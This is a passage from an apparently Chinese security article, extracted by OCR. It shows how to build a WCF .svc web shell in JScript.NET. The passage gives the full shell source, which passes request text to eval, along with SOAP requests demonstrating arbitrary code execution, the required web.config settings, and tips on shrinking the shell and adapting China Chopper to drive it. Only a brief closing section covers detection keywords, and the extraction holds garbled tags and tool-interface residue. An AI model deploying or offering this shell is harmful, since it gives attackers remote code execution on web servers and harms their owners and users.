


在 Jscript.Net 中实现这两个功能的分类是 WebMethodAttribute 类和 ScriptMethodAttribute 类，最终写出一句话木马服务端代码：

```
<%@ ServiceHost Language="JScript" Debug="true" Service="svcLessSpy"   %>

import System;

import System.Web;

import System.IO;
```

```
import System.ServiceModel;
import System.Text;
ServiceContractAttribute public class svcLessSpy
{
OperationContractAttribute public function exec(text : String) : String
    {
        return eval(text);
    }
}
```

打开浏览器输入 DateTime.Now.ToString() 成功打印出当前时间


Navigator
Projects
Project 1
BasicHttpBinding_svcLessSpy
exec
Request 1
Request Properties
Request 1
http:
svcLessSpy.svc
XML
Raw
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http:/
<soapenv:Header/>
<soapenv:Body>
<tem:exec>
<!--Optional:-->
<tem:lvan>DateTime.Now.ToString();</tem:lvan>
</tem:exec>
</soapenv:Body>
</soapenv:Envelope>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<execResponse xmlns="http://tempuri.org/">
<execResult>2018/7/21 12:54:13</execResult>
</execResponse>
</s:Body>
</s:Envelope>
Auth
Headers (0)
Attachments (0)
WS-A
WS-RM
JMS Headers
JMS Property (0)
Headers (6)
Attachments (0)
SSL Info
WSS (0)
JMS (0)
response time: 31ms (194 bytes)
1 : 1

其实请求的数据是一条 SOAP 消息，也是一个普通的 XML 文档，但必须要包含 Envelope 命名空间、不能包含 DTD 引用和 XML 处理指令；


```
POST http://IP/service3.svc HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://tempuri.org/svcLessSpy/exec"
Content-Length: 310
Host: IP
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:exec>
         <!--Optional:-->
         <tem:Ivan>DateTime.Now.ToString();</tem:text>
      </tem:exec>
   </soapenv:Body>
</soapenv:Envelope>
```

Envelope 元素是 SOAP 消息的根元素，它的存在就可认为这个 XML 是一个 SOAP 消息、Body 元素包含准备传送到消息最终端点的数据，上面的 tem:exec 和 tem:text 元素是应用程序专用的元素,并不是标准 SOAP 的一部分，发送 HTTP 请求的时候只需修改 tem:Ivan 就可以实现任意代码执行，至此 SVC 版本的一句话小马也已经实现。这里还需要注意一点，web.config 里必须要配置

```
<system.serviceModel>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="true"/>
        </behavior>
      </serviceBehaviors>
    </behaviors>
    <serviceHostingEnvironment multipleSiteBindingsEnabled="true" />
  </system.serviceModel>
```

其中最关键的当属 httpGetEnabled = true ，如果不配置这个选项浏览的时候会看到如下的提示

好在遇到上述配置的概率不大，因开发环境下 Visual Studio 会自动添加这个选项到配置文件中去，开发人员在部署的时候基于习惯会拷贝到生成环境下，所以大概率支持 HTTP 请求。可惜的是菜刀暂时不支持 SOAP 消息返回的数据格式，笔者考虑的解决方案重写客户端来支持 SOAP 消息返回；还有就是基于优化考虑将 svcLessSpy.svc 进一步压缩体积后只有 339 个字节。



0x05 防御措施

1. 对于 Web 应用来说，尽量保证代码的安全性；
2. 对于 IDS 规则层面来说，上传的时候可以加入 OperationContractAttribute、ServiceContractAttribute、eval 等关键词的检测

0x06 小结

1. Svc 大有替代 asmx 的趋势，也是微软未来主推的服务，相信会有越来越多的.NET 应用程序支持 WCF，svc 一句话木马被攻击者恶意利用的概率也会越来越多;
2. 目前中国菜刀还不支持 svc 扩展，需要改进或者有条件的可以开发一款属于 svc 和 asmx 一句话木马专属定制的工具；
3. 文章的代码片段请参考 https://github.com/Ivan1ee；

0x07 参考链接

https://docs.microsoft.com/en-us/dotnet/framework/wcf/getting-started-tutorial

https://www.cnblogs.com/oec2003/archive/2010/07/21/1782324.html